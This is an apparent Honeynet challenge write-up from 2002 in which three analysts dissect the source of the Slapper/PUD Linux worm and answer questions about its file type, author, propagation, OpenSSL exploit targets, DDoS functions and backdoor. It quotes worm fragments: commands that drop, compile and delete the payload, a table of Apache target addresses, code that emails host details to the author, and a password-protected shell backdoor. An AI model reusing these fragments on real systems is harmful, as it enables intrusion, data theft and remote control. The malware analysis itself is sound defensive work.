Scan 25 – Analyze the Source Code of a Worm

Contents

Introduction


First of all thanks to everybody who prepared a good and joyful SotM. The analysis has done by three individuals, Yunus Emre Turhan, Ozanhan Anac and Ulas Bilgenoglu. This is our first post to the Honeynet.

Scan 25 for November 2002 deals with analyzing a source code of a worm. The details of this problem can be found here. We were given ten questions to try to answer including one bonus question. From the next paragraph we explained the method that we used to discover the type of .unlock file. After that the answers of the questions come.


Our analyzing platform has 512 MB Ram, and Windows XP on it. Also we use Virtual PC software to install Red Hat Linux 7.2 as a second virtual OS. We examine the source with MS Visual Studio 6.0 C++. The code was very unreadable and disorganized. We organized and make a MS C++ project with the code to analyze easily. We separated the original code into 3 file, unlock_types.h for type definitions, unlock_constant.h for constant values and unlock.c for worm source. After this we replaced constants inside the "*constants.h*" file with the values defined in the worm source. In this way we analyzed the source easily by increasing readability and continuity of the code. The C++ project file is "worm.zip" can be accessed from here.

Determining the file Type

At the beginning we downloaded .unlock file from Honeynet site. (File can be accessed from here). We checked the MD5 digest for the file by using Hash Calculator program from DAMN group. As we did not know the type of the file, we open it by HexEdit, a hex editor for windows platforms from Expert Commercial Software pty ltd. Matching the first 3 bytes of the file in the File Signatures table which we found in a Google search, showed us that .unlock is a gzip file.



We chanced the file name to unlock.gz. Opened the gz file with WinRar program and saw that there was an unlock.c file in it. Looking the unlock.c with HexEdit we discovered that it was not only gzipped but also tarred.



So we chanced the file name again to unlock.tar.gz and opened with WinRar. We answered the first question by this process. Tar file format can be accessed from here. And detailed information about GNU Zip is available from RFC 1952.

Answers

1. **Which is the type of the `.unlock` file? When was it generated?**
   .unlock file is a tarred and GNU zipped file. It contains unlock.c and update.c source code files. The creation date of the .unlock file is 20/09/2002 12:59.

2. **Based on the source code, who is the author of this worm? When it was created? Is it compatible with the date from question 1?**
   The worm is created by contem@efnet and modified by aion. From the source code;

```
/*****************************************************************************
 *                                                                           *
 *                  Peer-to-peer UDP Distributed Denial of Service (PUD)     *
 *                                  by contem@efnet                          *

 *                  some modification done by aion (aion@ukr.net)            *
 *****************************************************************************/
```

   Update.c creation time is 19/09/2002 23:57, unlock.c creation time is 20/09/2002 15:28.
   We think that update.c was generated first and then it was archived, unlock.c was generated and added to the archive which was previously generated, so date is not compatible with answer of first question.

3. **Which process name is used by the worm when it is running?**
   Based on source code of the worm (update.c), process name changes with “httpd”. From the source code;

```
#define PSNAME                  "httpd "

for(a=0;argv[0][a]!=0;a++) argv[0][a]=0;
strcpy(argv[0],PSNAME);
```

   argv[0] contains process name and first for loop is assign null for *argv[0]*. And then copy *PSNAME* into *argv[0]*. So original process name changed with “*httpd*”

4. **In wich format the worm copies itself to the new infected machine? Which files are created in the whole process? After the worm executes itself, wich files remain on the infected machine?**
   The worm propagates itself with uuencoded tar archived file. From the source code;

```
writem(sockfd,"cat > /tmp/.unlock.uu << __eof__; \n");
 zhdr(1);
 encode(sockfd);
 zhdr(0);
 writem(sockfd,"__eof__\n");
 writem(sockfd,"uudecode -o /tmp/.unlock /tmp/.unlock.uu;   "...
```

   The worm creates this files:

/tmp/.unlock.uu	: uuencoded tar archive file
/tmp/.unlock	: tar archive file
/tmp/.unlock.c	: worm's source code
/tmp/.update.c	: backdoor's source code
/tmp/httpd	: compiled worm code
/tmp/update	: compiled backdoor code

   From the source code;

```
writem(sockfd,"uudecode -o /tmp/.unlock /tmp/.unlock.uu;   "
        "tar xzf /tmp/.unlock -C /tmp/;            "
            "gcc -o /tmp/httpd  /tmp/.unlock.c -lcrypto; "
            "gcc -o /tmp/update /tmp/.update.c;\n");
```

   Worm deletes this files:

/tmp/.unlock.uu	: uuencoded tar archive file
tmp/.unlock.c	: worm's source code
/tmp/.update.c	: backdoor's source code
/tmp/httpd	: compiled worm code
/tmp/update	: compiled backdoor code

   So only tar archive file of worm (/tmp/.unlock) remains after execution.

   From the source code;

```
writem(sockfd,"rm -rf /tmp/.unlock.uu /tmp/.unlock.c /tmp/.update.c "
        "      /tmp/httpd /tmp/update; exit; \n");
```

5. **Which port is scanned by the worm?**
   TCP Port 80 is scanned for to find Apache Web servers.

6. **Which vulnerability the worm tries to exploit? In which architectures?**
   Th worm tries to exploit OpenSSL buffer-overflow. Searches for many Linux OS with Apache web server. From the source code;

```
architectures[] =
                {
                        {"Gentoo",      "",         0x08086c34},
                        {"Debian",      "1.3.26",   0x080863cc},
                        {"Red-Hat",     "1.3.6",    0x080707ec},
                        {"Red-Hat",     "1.3.9",    0x0808ccc4},
                        {"Red-Hat",     "1.3.12",   0x0808f614},
                        {"Red-Hat",     "1.3.12",   0x0809251c},
                        {"Red-Hat",     "1.3.19",   0x0809af8c},
                        {"Red-Hat",     "1.3.20",   0x080994d4},
                        {"Red-Hat",     "1.3.26",   0x08161c14},
                        {"Red-Hat",     "1.3.23",   0x0808528c},
                        {"Red-Hat",     "1.3.22",   0x0808400c},
                        {"SuSE",        "1.3.12",   0x0809f54c},
                        {"SuSE",        "1.3.17",   0x08099984},
                        {"SuSE",        "1.3.19",   0x08099ec8},
                        {"SuSE",        "1.3.20",   0x08099da8},
                        {"SuSE",        "1.3.23",   0x08086168},
                        {"SuSE",        "1.3.23",   0x080861c8},
                        {"Mandrake",    "1.3.14",   0x0809d6c4},
                        {"Mandrake",    "1.3.19",   0x0809ea98},
                        {"Mandrake",    "1.3.20",   0x0809e97c},
                        {"Mandrake",    "1.3.23",   0x08086580},
                        {"Slackware",   "1.3.26",   0x083d37fc},
                        {"Slackware",   "1.3.26",   0x080b2100}
        };
```

7. **What kind of information is sent by the worm by email? To which account?**
   The worm try to send an e-mail "*aion@ukr.net*" via "*freemail.ukr.net*" SMTP server. Sended mail includes this informations about the infected system:

   " hostid: " ---- 32 bit host ID
   " hostname: " ---- 128 byte host name
   " att_from: " ---- Host IP address

   From the source code;

```
gethostname(buffer,128);
sprintf(cmdbuf,"helo test\r\n");                writem(pip, cmdbuf);
recv(pip,cmdbuf,sizeof(cmdbuf),0);
sprintf(cmdbuf,"mail from: test@microsoft.com\r\n"); writem(pip, cmdbuf);
recv(pip,cmdbuf,sizeof(cmdbuf),0);
sprintf(cmdbuf,"rcpt to: "MAILTO"\r\n");        writem(pip, cmdbuf);
recv(pip,cmdbuf,sizeof(cmdbuf),0);
sprintf(cmdbuf,"data\r\n");                     writem(pip, cmdbuf);
recv(pip,cmdbuf,sizeof(cmdbuf),0);
sprintf(cmdbuf," hostid:   %d \r\n"
          " hostname: %s \r\n"
               " att_from: %s \r\n",gethostid(),buffer,sip);
```

8. **Which port (and protocol) is used by the worm to communicate to other infected machines?**
   The worm communicates with other infected machines over UDP Port 4156.

9. **Name 3 functionalities built in the worm to attack other networks.**
   UDP flood, TCP flood, DNS flood

10. **What is the purpose of the `.update.c` program? Which port does it use?**
    .update.c program opens a backdoor on the infected machines. TCP Port 1052 is used for backdoor. Backdoor is password protected. The pass is "aion1981". If correct password is sent to listener infected machines, the .update program binds stdin, stdout and stderr streams to connection socket and execute "sh –i" command for interactive shell. Then attacker gain control over infected machines. From the source code;

```
dup2(soc_cli,0);
```
-- Standard-input file descriptor
```
dup2(soc_cli,1);
```
-- Standard-output file descriptor
```
dup2(soc_cli,2);
```
-- Standart error file descriptor
```
   read(soc_cli,temp_buff,10);
   if( !strncmp(temp_buff,PASS,strlen(PASS)) )
  execl("/bin/sh","sh -i",(char *)0);
```

11. **Bonus Question: What is the purpose of the `SLEEPTIME` and `UPTIME` values in the `.update.c` program?**
    SLEEPTIME and UPTIME values defines connectabilty time interval. The infected machine waits for connection for 10 seconds (defined with UPTIME), and closes all sockets during 10 minutes (defined with SLEEPTIME). This mechanism reduces detection possiblity of the listener.

Conclusion

We think that key point of this excersize is determining the type of file. Look for some ASCII printable strings in file, or inspect some first and/or last bytes of file is very useful and simple steps for determine of file types.

Analysing source codes ,which was written by an other programmer, can be a damn process. We think that the first step of code analysis is rearranging the source code to own coding style.After rearranging, the code can be programmaticly analyzed easily.

Yunus Emre Turhan
Ulas Bilgenoglu
Ozanhan Anac